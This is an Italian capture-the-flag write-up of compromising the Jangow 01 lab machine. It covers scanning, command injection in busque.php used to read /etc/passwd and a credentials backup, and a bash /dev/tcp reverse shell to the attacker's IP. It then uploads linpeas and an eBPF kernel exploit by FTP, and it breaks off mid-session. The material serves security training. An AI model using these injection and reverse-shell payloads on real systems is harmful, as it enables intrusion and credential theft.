




Grazie alla procedura eseguita in precedenza, riusciamo ora ad effettuare uno screenshot del desktop della macchina target



Infine, sempre tramite la sessione *meterpreter* della console *Metasploit*, riusciamo ad ottenere le informazioni relative alle configurazioni di rete della macchina target lanciando il comando *ipconfig*.



BLACKBOX

- Jangow 01
- Empire: Lupin One
- Black Box Epicode (Harry Potter)

Jangow 01


INDIVIDUAZIONE IP MACCHINA VIRTUALE

ANALISI TRAMITE NESSUS E NMAP

EXPLOIT E SCALATA PRIVILEGI TRAMITE LINPEAS

INDIVIDIAZIONE IP MACCHINA VIRTUALE

Per poter lavorare sulla macchina target è necessario settare le impostazioni relative alla rete in virtual box andando a selezionare scheda interna, in questo modo la macchina verrà inserita all'interno della rete della nostra macchina Kali (anch'essa configurata su rete interna).
Inoltre occorre attivare la pfsense, in questo modo, accendendo la MV Jangow01, alla fine del caricamento si può già notare che nella schermata di login apparirà l'IP identificativo della macchina.



Se così non fosse stato l'IP si sarebbe potuto individuare eseguendo il comando:

nmap –sV 192.168.*.*

che avrebbe eseguito una scansione di tutti gli IP appartenenti alla sottorete 192.168, mostrandoci l'IP della macchina target cercata.

ANALISI TRAMITE NESSUS E NMAP


Eseguiamo un’analisi delle vulnerabilità.
Innanzitutto eseguiamo il comando

sudo nmap –sV 192.168.50.152

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.50.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 10:15 EDT
Nmap scan report for 192.168.50.152
Host is up (0.00024s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:06:9D:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

In questo modo otteniamo varie informazioni utili, tra cui le porte aperte e i relativi servizi attivi su quelle porte.

Infine eseguiamo un'analisi più approfondita utilizzando uno strumento potente, ovvero Nessus, che eseguirà in automatico una scansione di tutte le potenziali vulnerabilità della macchina target.



Vulnerabilities

39465 - CGI Generic Command Execution

Synopsis

Arbitrary code may be run on the remote server.


Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

See Also

https://en.wikipedia.org/wiki/Code_injection

http://projects.webappsec.org/w/page/13246950/OS%20Commanding




```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to arbitrary command execution :

+ The 'buscar' parameter of the /site/busque.php CGI :

/site/busque.php?buscar=%0Acat%20/etc/passwd

-------- output --------
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.50.152/site/busque.php?buscar=%0Acat%20/etc/passwd
```

Dall'analisi del report che Nessus ci fornisce scopriamo che esiste un problema di sanitizzazione dell'input, ovvero Il server web remoto ospita script CGI che non riescono a sanificare adeguatamente le stringhe di richiesta. Aprendo firefox scopriamo infatti che è possibile "navigare" all'interno delle directory del sito. Le informazioni vengono però rappresentate in modo disordinato, cerchiamo una soluzione a questo problema.

Portandoci nel terminale della nostra macchina Kali, andiamo a sfruttare questa vulnerabilità, e tramite il seguente comando andiamo a visualizzare le informazioni in modo più ordinato:

curl --data-urlecode "buscar=ls -la .." http://192.168.50.152/site/busque.php




Lanciando il comando andiamo in pratica a puntare nella directory precedente a busque.php (grazie all'inserimento di ' ..') , ovvero site, e andiamo a visualizzare tutti i file ('ls'), inclusi i file nascosti (' -la'). Notiamo un file '.backup' che potrebbe interessarci.

Scriviamo il comando per aprire il file:

curl --data-urlecode "buscar=cat .. /.backup"
http://192.168.50.152/site/busque.php

Dove, cat è il comando che chiede di visualizzare (cosa?) il file backup, che però è situato nella directory precedente a busque.php (quindi occorre sempre ' ..')




Aprendo il file troviamo username e password relativi all'utente jangow01:

- User: jangow01
- Password: abygurl69

EXPLOIT E SCALATA PRIVILEGI TRAMITE LINPEAS

Dalle informazioni raccolte sappiamo essere attivo il servizio ftp sulla porta 21. Accediamo grazie alle credenziali appena trovate



Ora sempre sfruttando la vulnerabilità trovata con Nessus, tramite il comando curl andiamo ad eseguire uno script che, unito ad un servizio di ascolto su una porta da noi scelta, ci permetterà di effettuare un exploit sulla macchina target

Usiamo il seguente comando per metterci in ascolto:

nc –lvnp 443

Successivamente il comando con la funzione curl:

curl "http://192.168.50.152/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27"

```
┌──(kali㉿kali)-[~]
└─$ curl "http://192.168.50.152/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27"
```

In questo modo andremo a creare una reverse shell sulla nostra macchina kali, infatti questo comando esegue una shell Bash (/bin/bash) e reindirizza l'input/output della shell verso una connessione TCP all'indirizzo IP 192.168.50.100 sulla porta 443.
Una volta ottenuto l’accesso alla shell, tramite comando su, possiamo eseguire l’accesso sulla macchina target e navigare attraverso le directory

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.152] 39776
bash: cannot set terminal process group (2684): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69
```

Tramite il servizio ftp andiamo a caricare il file linpeas.sh, che ci permetterà di eseguire una scansione sulla macchina target per l'escalation dei privilegi.
Il comando che eseguiremo sarà di tipo PUT. Come si può notare occorre spostare il file da caricare all'interno della directory dalla quale si esegue il terminale per eseguire correttamente il comando

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.152
Connected to 192.168.50.152.
220 (vsFTPd 3.0.3)
Name (192.168.50.152:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put /home/kali/Downloads/linpeas.sh
local: /home/kali/Downloads/linpeas.sh remote: /home/kali/Downloads/linpeas.sh
229 Entering Extended Passive Mode (|||10584|)
553 Could not create file.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put /home/kali/Downloads/linpeas.sh
local: /home/kali/Downloads/linpeas.sh remote: /home/kali/Downloads/linpeas.sh
229 Entering Extended Passive Mode (|||52452|)
553 Could not create file.
ftp> put .linpeas.sh
local: .linpeas.sh remote: .linpeas.sh
ftp: Can't open `.linpeas.sh': No such file or directory
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
ftp: Can't open `linpeas.sh': No such file or directory
ftp> put .linpeas.sh
local: .linpeas.sh remote: .linpeas.sh
ftp: Can't open `.linpeas.sh': No such file or directory
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||18077|)
150 Ok to send data.
100% |***********************************************************************|
226 Transfer complete.
840082 bytes sent in 00:00 (223.22 MiB/s)
ftp> put 45010.c
local: 45010.c remote: 45010.c
421 Timeout.
```

Una volta caricato il file andiamo a navigare sulla shell della macchina jangow01 per individuare il file. Spostandoci nella directory /home/jangow01 possiamo individuare il file

```
cd
jangow01@jangow01:~$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
linpeas.sh  user.txt
jangow01@jangow01:~$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.152] 39776
bash: cannot set terminal process group (2684): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ nano escalation.sh
nano escalation.sh
Error opening terminal: unknown.
jangow01@jangow01:/var/www/html/site$ chmod +x escalation.sh
chmod +x escalation.sh
chmod: não é possível acessar 'escalation.sh': Arquivo ou diretório não encontrado
jangow01@jangow01:/var/www/html/site$ cd
cd
jangow01@jangow01:~$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
linpeas.sh  user.txt
jangow01@jangow01:~$
```

Non ci resta che eseguirlo attraverso il comando ./linpeas.sh e otteniamo l'esecuzione del programma di analisi di escalation:

```
linpeas.sh  user.txt
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
./linpeas.sh
```

```
                    Do you like PEASS?
        Learn Cloud Hacking       :     https://training.hacktricks.xyz
        Follow on Twitter         :     @hacktricks_live
        Respect on HTB            :     SirBroccoli
                    Thank you!
        LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purp
s and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escala
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
```

Terminata l'esecuzione andiamo ad individuare le vulnerabilità che possiamo sfruttare:

```
cat: erro de gravação: Pipe quebrado
cat: erro de gravação: Pipe quebrado
cat: erro de gravação: Pipe quebrado
cat: erro de gravação: Pipe quebrado
at: erro de gravação: Pipe quebrado
+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
```

Come si può vedere ce ne sono varie. Proviamo a sfruttare la prima, e andiamo a cliccare nel link indicato.
Si avvierà lo scaricamento di un file chiamato 45010.c.
Preleviamo questo file e come fatto per l'eseguibile di linpeas andiamo ad effettuare la stessa procedura di caricamento tramite servizio ftp svolta prima.
Andiamo quindi a posizionare questo file all'interno della cartella kali della nostra macchina, dopodiché tramite comando di tipo PUT andiamo a caricarlo sulla MV jangow01.


```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.152
Connected to 192.168.50.152.
